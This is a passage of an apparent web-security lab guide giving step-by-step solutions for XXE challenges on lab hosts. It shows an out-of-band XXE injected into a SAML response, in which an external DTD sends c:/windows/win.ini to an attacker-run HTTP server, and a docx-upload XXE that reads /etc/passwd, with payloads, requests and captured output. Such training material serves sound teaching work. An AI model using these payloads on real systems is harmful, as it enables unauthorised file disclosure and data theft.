
```

1 POST /saml/consume.aspx HTTP/1.1
2 Host: topup.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 6417
9 Origin: null
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 SAMLResponse=
PHNhbwXw0lJlc3BvbnNlIHhtbG5zOnNhbWw9InVybjpvYXNpczpuYW1lczp0%0
D%0AYzpTQU1M0jIuMDphc3NlcnRpb24iIHhtbG5zOnNhbWxwPSJ1cm46b2FzaX
M6%0D%0AbmFtZXm6dGM6U0FNTDoyLjA6cHJvdG9jb2wiIElEPSJSZDAxYjNjOT
lkODMy%0D%0AMTg0NzgwNmUw0WU4YzA3MmY2MmIyYjM4MzEzMyIgVmVyc2lvbj
0iMi4wIiBJ%0D%0Ac3N1ZUluc3RhbnQ9IjIwMjEtMDctMTJUMTI6MTE6MzhaIi
BEZXN0aW5hdGlv%0D%0Abj0iaHR0cDovL3RvcHVwLndlYmhhY2tsYWIuY29tLy
IgSW5SZXNwb25zZVRv%0D%0APSJfMDA4NGZhYzgtMjkwZC00YTA0LTgyMmEt0T
U4ZTA1MzJjMGNjIj48c2Ft%0D%0AbDpJc3N1ZXi%2BaHR0cHM6Ly9hcHAub25l
bG9naW4uY29tL3NhbWwvbWV0YWRh%0D%0AdGEvNzcxNDQ4PC9zYW1s0klzc3Vl

```



Step 7: Forward the intercepted request to repeater and go to the SAML tab (Burp Addon: SAML Editor).



The screenshot shows the Burp Suite interface with the "SAML" tab selected in the "Request" tab bar. The "Target" field is set to <http://topup.webhacklab.com>. The "Raw" tab displays the XML content of a SAML Response message. The XML includes various namespaces such as `urn:oasis:names:tc:SAML:2.0:assertion`, `urn:oasis:names:tc:SAML:2.0:protocol`, and `urn:ietf:params:xml:ns:xmldsig#`. It contains fields like `ID`, `IssueInstant`, `Destination`, `InResponseTo`, `Issuer`, `Status`, `Assertion`, `Signature`, and `Transforms`. The message is signed using RSA SHA1.

```

<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
  xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
  ID="Ra69a73334b93ee191c96aa3a031cad9175ad6ec2" Version="2.0"
  IssueInstant="2018-04-04T08:12:41Z"
  Destination="http://topup.webhacklab.com/"
  InResponseTo="12e90161-a2d6-41a9-b7e5-405a8239c2cb"><saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer><samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
  xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  Version="2.0" ID="pfxcc7f66e6-d247-90fc-af32-14579703dd93"
  IssueInstant="2018-04-04T08:12:41Z"><saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer><ds:Signature
  xmlns:ds="http://www.w3.org/2000/09/xmldsig#"><ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" /><ds:Reference URI="#pfxcc7f66e6-d247-90fc-af32-14579703dd93"><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></ds:Transforms><ds:DigestValue>iOOWUToQyhyFlzci/sulz5dIUHA=</ds:DigestValue></ds:Reference></ds:SignedInfo><ds:SignatureValue>Jdvv/ZGBiaS1H2pmGgWlssGjcvX2eMZ241677wRIF90GMn9ffFl0QYinTjhwpqVIwt3FLSG1VqFNK8H+oFT8EBw8U3utoGlgtJe4RdoRmKfVE8xJT5QCjegAHh4gVv1HH0u7ZpET+WozLnvQQdoYWTxLzEGwileaWg1jrheslhXyouxI0E86zj3cqL4jVivu6h/t15aK7EZYzzWgRx6ElEB/g6XTwwxNLxCXuC78DD1NZQ0mACapoTOjyaewPsJ28g9YM70reuuQ5+Mwk0hqrHwAERJws89qrOI3a797f74mainppkpeqX0mqoR5BVQpCJJaU8Uqfs8VQbi4SpET0g==</ds:SignatureValue><ds:KeyInfo><ds:X509Data><ds:X509Certificate>MIIEIzCCAwugAwIBAgIUDbiOixpbH2D
  
```

Step 8: On the kali box, create a file (xxe.dtd) with the following content:

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.X:8000/?%data;'>">
```

Note: On the kali box, start the python server to host the “xxe.dtd” file.

```
root@kali:~/tools/xxe# cat xxe.dtd
```

```
root@kali:~/tools/xxe# cat xxe.dtd
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.7:8000/?%data;'>">
```

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
└─(root💀kali㉿kali)-[~/tools/xxe]
  # python3 -m http.server
  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 9: In the Burp Repeater, under the SAML tab inject the following payload and submit the request:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.4.X:8000/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

Request	Response
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> <input type="button" value="SAML"/> <pre><?xml version="1.0" ?><!DOCTYPE r [<!ELEMENT r ANY ><!ENTITY % sp SYSTEM "http://192.168.4.7:8000/xxe.dtd">%sp;%param1;]><r>&exfil;</r><samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="R0f661dc555e646815bd39279b7de2efb07684ecc" Version="2.0" IssueInstant="2018-04-16T21:22:46Z" Destination="http://topup.webhacklab.com/" InResponseTo="_57847b26-0bb8-41b6-ab52-9247aad327c0"><saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer><samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status><saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" Id="pxf4baa709b-4529-2e4e-bff2-47e495ca2c62" IssueInstant="2018-04-16T21:22:46Z"><saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer><ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#"><ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/><ds:Reference URI="#pxf4baa709b-4529-2e4e-bff2-47e495ca2c62"><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/><ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></ds:Transforms><ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/><ds:DigestValue>PP0XdL0mRGjDzEAg iw3asnHL7wc=</ds:DigestValue></ds:Reference></ds:SignedInfo><ds:SignatureValue>mcZ6u 0CTfHYvq0MRMYFAm/o1YuwxEr3ejV7HZUsPovVYxCHpzUwRg1DHQcflaslc3EJPFsbloMa46aG46HGYMV</pre>	<input type="button" value="Raw"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> <input type="button" value="HTML"/> <input type="button" value="Rendered"/> <pre>HTTP/1.1 500 Internal Server Error Cache-Control: private Content-Type: text/html; charset=unicode Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Mon, 16 Apr 2018 21:30:38 GMT Connection: close Content-Length: 3420 <!DOCTYPE html> <html> <head> <title>Runtime Error</title> <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" /> <style> body {font-family:"Verdana", "Times New Roman", serif; font-size:0.7em; color:black} p {font-family:"Verdana", "Times New Roman", serif; font-size:1.0em; margin-top:0.5em} b {font-family:"Verdana", "Times New Roman", serif; font-size:1.0em; font-weight:bold} H1 { font-family:"Verdana", "Times New Roman", serif; font-size:1.5em; font-weight:bold; margin-bottom:0.5em} H2 { font-family:"Verdana", "Times New Roman", serif; font-size:1.2em; font-weight:bold; margin-bottom:0.5em} pre {font-family:"Consolas", "Monospace", serif; font-size:0.8em; margin-top:0.5em} .marker {font-weight: bold; color:red}</pre>

Step 10: Notice that, kali box should receive a request from the application host, will fetch the dtd file, execute it and further send another request containing the content of the file “c:/windows/win.ini”.

```
(root💀kali)-[~/tools/xxe]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.110 - - [11/Jul/2021 03:21:51] "GET /xxe.dtd HTTP/1.1" 200 -
192.168.200.110 - - [11/Jul/2021 03:21:52] "GET /?;%20for%2016-bit%20app%20support%D%0A[fonts]%D%0A[extensions]%D%0A[mci%20extensions]%D%0A[files]
%D%0A[Mail]%D%0AMAPI=1 HTTP/1.1" 200 -
```

Step 11: We can decode the received URL encoded contents using Burp Decoder(Select Decode As - URL).

```
%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 |  
  
for 16-bit app support  
[fonts]  
[extensions]  
[mci extensions]  
[files]  
[Mail]  
MAPI=1
```


XXE in File Parsing

Challenge URL: <http://shop.webhacklab.com/career.php>

- Upload a file having “docx” type to perform an XXE attack and extract the contents of the file “/etc/passwd” from the host.

Solution:

Step 1: Navigate to the “Career” feature of the Shopping application which allows users to upload a resume in docx format. Upload a docx file “Resume.docx”(located in kali → “/root/tools/Docx_files/”).




The screenshot shows a web browser window with the URL shop.webhacklab.com/career.php in the address bar. The page title is "Keep in Touch". The page content includes a paragraph about joining the team, followed by a "Personal Info" section with fields for First Name (John), Last Name (Doe), Mobile Number (9999999999), Email (john@webhacklab.com), LinkedIn, and Twitter. At the bottom, there is a file upload input field with the placeholder "Upload File" and a "Browse..." button, with the file "Resume.docx" selected. The "Upload File" button is highlighted with a red border.

Step 2: Using the utility “vim” for Linux (7zip for Windows), edit the “core.xml” file within the docx file and add the following payload:


```
<!DOCTYPE root[  
<!ENTITY xxe SYSTEM "/etc/passwd">  
]>
```

Within the ‘title’ tag add the following parameter: &xxe;



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<!DOCTYPE root[  
    <!ENTITY xxe SYSTEM "/etc/passwd">  
]>  
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/meta  
data/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms=  
"http://purl.org/dc/terms/" xmlns:dcmtpe="http://purl.org/dc/dcmtpe/" xmlns:  
xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>&xxe;</dc:title><dc:su  
bject></dc:subject><dc:creator></dc:creator><cp:keywords></cp:keywords><dc:descri  
ption></dc:description><cp:lastModifiedBy></cp:lastModifiedBy><cp:revision>1</c  
p:revision><dcterms:created xsi:type="dcterms:W3CDTF">2015-08-01T19:00:00Z</dcte  
rms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2015-09-08T19:22:00Z</dc  
terms:modified></cp:coreProperties>
```

Step 3: Upload the docx file with payload and the application will display the contents of the “/etc/passwd”.



END OF PART - 1